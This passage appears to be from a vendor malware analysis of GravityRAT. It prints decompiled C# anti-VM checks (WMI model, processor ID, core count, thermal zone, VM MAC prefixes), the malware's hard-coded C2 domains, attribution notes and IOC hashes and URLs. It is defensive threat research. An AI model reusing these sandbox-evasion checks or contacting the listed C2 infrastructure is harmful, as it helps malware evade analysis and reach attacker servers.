
```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject current in managementObjectCollection)
        {
            string text = current["Manufacturer"].ToString().ToLower();
            if ((text == "microsoft corporation" && current["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || current["Model"].ToString() == "VirtualBox")
            {
                virtualMachine.Host = current["Model"].ToString();
                virtualMachine.MachineName = current["Manufacturer"].ToString();
                result = true;
                return result;
            }
        }
    }
}
```

The fourth technique checks the Processor ID of the system.




```
string queryString = "SELECT ProcessorId FROM Win32_Processor";
try
{
    using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher(queryString).Get().GetEnumerator())
    {
        if (enumerator.MoveNext())
        {
            ManagementObject managementObject = (ManagementObject)enumerator.Current;
            bool result;
            if ((string)managementObject["ProcessorId"] == null)
            {
                string host = (string)managementObject["DeviceID"];
                string machineName = (string)managementObject["SystemName"];
                virtualMachine = new VirtualMachine(host, machineName);
                flag = true;
                result = flag;
                return result;
```

The fifth technique counts the number of cores in the infected system (the author expects more than one core)




```
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("Select * from Win32_Processor").Get().GetEnumerator())
{
    if (enumerator.MoveNext())
    {
        ManagementBaseObject current = enumerator.Current;
        num += int.Parse(current["NumberOfCores"].ToString());
        bool result;
        if (num == 1)
        {
            string host = current["DeviceID"].ToString();
            string machineName = current["SystemName"].ToString();
            virtualMachine = new VirtualMachine(host, machineName);
            flag = true;
            result = flag;
            return result;
        }
```

The sixth technique checks the current CPU temperature of the system (the MSAcpi_ThermalZoneTemperature entry). Indeed, some hypervisors (VMWare, VirtualBox and Hyper-V) do not support temperature check. The WMI request simply replies "not supported". This behaviour can be used to detect if the targeted system is a real machine.




```
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = new ManagementObjectSearcher("root\\WMI", "select * from MSAcpi_ThermalZoneTemperature").Get().GetEnumerator())
{
    if (enumerator.MoveNext())
    {
        float arg_40_0 = float.Parse(enumerator.Current["CurrentTemperature"].ToString(), CultureInfo.InvariantCulture.NumberFormat) / 10f;
        bool result = false;
        return result;
    }
}
```

The last technique uses the MAC Address of the infected system. If the MAC Address starts by a well-known hexadecimal number, the system is identified as a virtual machine.



```
string mac = Identification.Instance.Macid;
if (new string[]
{
    "00:50:56 / VMware, Inc.",
    "00:0C:29 / VMware, Inc.",
    "00:05:69 / VMware, Inc.",
    "08:00:27 / PCS Systemtechnik GmbH (VirtualBox)",
    "00:1C:42 / Parallels, Inc.",
    "00:16:3E / Xensource, Inc."
}.FirstOrDefault((string c) => c.Contains(mac)) != null)
{
    string host = Environment.UserName.ToString();
    string machineName = Environment.MachineName.ToString();
    virtualMachine = new VirtualMachine(host, machineName);
    return true;
}
```

The C2 servers communication is performed in HTTP as it did previously. The variant version of GX is used in the URI. The C2 servers we can see are shared with the previous variants:




```
private static StringCollection PrivateDomains = new StringCollection
{
    "http://cone.msoftupdates.com:46769",
    "http://ctwo.msoftupdates.com:46769",
    "http://cthree.msoftupdates.com:46769",
    "http://eone.msoftupdates.eu:46769",
    "http://etwo.msoftupdates.eu:46769",
    "http://etwo.msoftupdates.eu:46769"
};
```

What we know about the author

Below, we will present evidence that we have obtained regarding the attacker and the associated malware. Obviously, attribution is a complex field. The developers could be using a proxy or a VPN in order to fake the origin of the submission. But, we will still simply present some facts concerning this actor.

The developer used at least two different usernames in the past two years: "The Invincible" and "TheMartian." In the oldest version of GravityRAT, the attacker potentially leaked his or her first name in the PDB: "Adeel" — the path contained "Adeel's Laptop". Additionally, all the malicious Office documents, and more specifically the documents used to test anti-virus on VirusTotal, were submitted from Pakistan. One of the four PE files in the IOCs section was sent from Pakistan, too.

In August 2017, NIC CERT published an advisory about malicious targeted campaigns. This advisory mentions the C2 server infrastructure of GravityRAT, which means the GravityRAT author likely targeted Indian entities/organisations. By leveraging Cisco Umbrella and using the Investigate tool, we were able to determine that across all of the C2 domains listed, we saw a large influx of traffic originating from India, as evidenced by NIC CERT, all of the C2 domains were at least 50 percent requested by Indian IP infrastructure. It is possible that some of the non-Indian IP space requests may artefacts be due to our own research.



Requester Distribution

COUNTRY	PERCENTAGE
India	60.00%
United States of America	20.00%
United Kingdom of Great Britain	20.00%

Conclusion


This actor is probably not the most advanced actor we've seen. But he or she managed to stay under the radar since 2016. They worked on malicious code, and produced four variants. Each new variant included new features. The developer used the same C2 infrastructure all this time. The developer was clever enough to keep this infrastructure safe, and not have it blocklisted by a security vendor. The actor took their time to ensure they were not within a virtual environment to avoid analysis. However, they did not take any time at all to attempt to obfuscate their .NET code. The code was largely trivial to reverse engineer, which meant static analysis was an easy option for this piece of malware.

NIC CERT published an advisory about this actor, which suggest they targeted Indian entities and organizations.

The author leaked information within the samples (i.e. Adeel) and on the VirusTotal platform. Thanks to this information, we we able to understand how they tested malicious documents in order to decrease detection ratios across many popular engines. During this testing period, all the samples were uploaded from Pakistan to VirusTotal.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Malicious Documents

Macros

0beb2eb1214d4fd78e1e92db579e24d12e875be553002a778fb38a225cadb703
70dc2a4d9da2b3338dd0fbd0719e8dc39bc9d8e3e959000b8c8bb04c931aff82
835e759735438cd3ad8f4c6dd8b035a3a07d6ce5ce48aedff1bcad962def1aa4
C14f859eed0f4540ab41362d963388518a232deef8ecc63eb072d5477e151719
ed0eadd8e8e82e7d3829d71ab0926c409a23bf2e7a4ff6ea5b533c5defba4f2a
f4806c5e4449a6f0fe5e93321561811e520f738cfe8d1cf198ef12672ff06136

Other Malicious Documents (DDE)

911269e72cd6ed4835040483c4860294d26bfb3b351df718afd367267cd9024f
fb7aa28a9d8fcfcabacd7f390cee5a5ed67734602f6dfa599bff63466694d210
ef4769606adcd4f623eea29561596e5c0c628cb3932b30428c38cfe852aa8301
cd140cf5a9030177316a15bef19745b0bebb4eb453ddb4038b5f15dacfaeb3a2
07682c1626c80fa1bb33d7368f6539edf8867faeea4b94fedf2afd4565b91105

GravityRAT

G1

9f30163c0fe99825022649c5a066a4c972b76210368531d0cfa4c1736c32fb3a

G2

1993f8d2606c83e22a262ac93cc9f69f972c04460831115b57b3f6244ac128bc

G3

99dd67915566c0951b78d323bb066eb5b130cc7ebd6355ec0338469876503f90

GX

1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96

C2 Servers

hxxp://cone[.]msoftupdates.com:46769
hxxp://ctwo[.]msoftupdates.com:46769
hxxp://cthree[.]msoftupdates.com:46769
hxxp://eone[.]msoftupdates.eu:46769
hxxp://etwo[.]msoftupdates.eu:46769
hxxp://msupdates[.]mylogisoft.com:46769
hxxp://coreupdate[.]msoftupdates.com:46769
hxxp://updateserver[.]msoftupdates.eu:46769

msoftupdates[.]com
msoftupdates[.]eu
mylogisoft[.]com

URI:
/Gvty@/1ns3rt_39291384.php
/Gvty@/newIns3rt.php
/Gvty@/payloads
/Gvty@/ip.php
/G3/ServerSide/G3.php
/G3/Payload/
/GX/GX-Server.php
/GetActiveDomains.php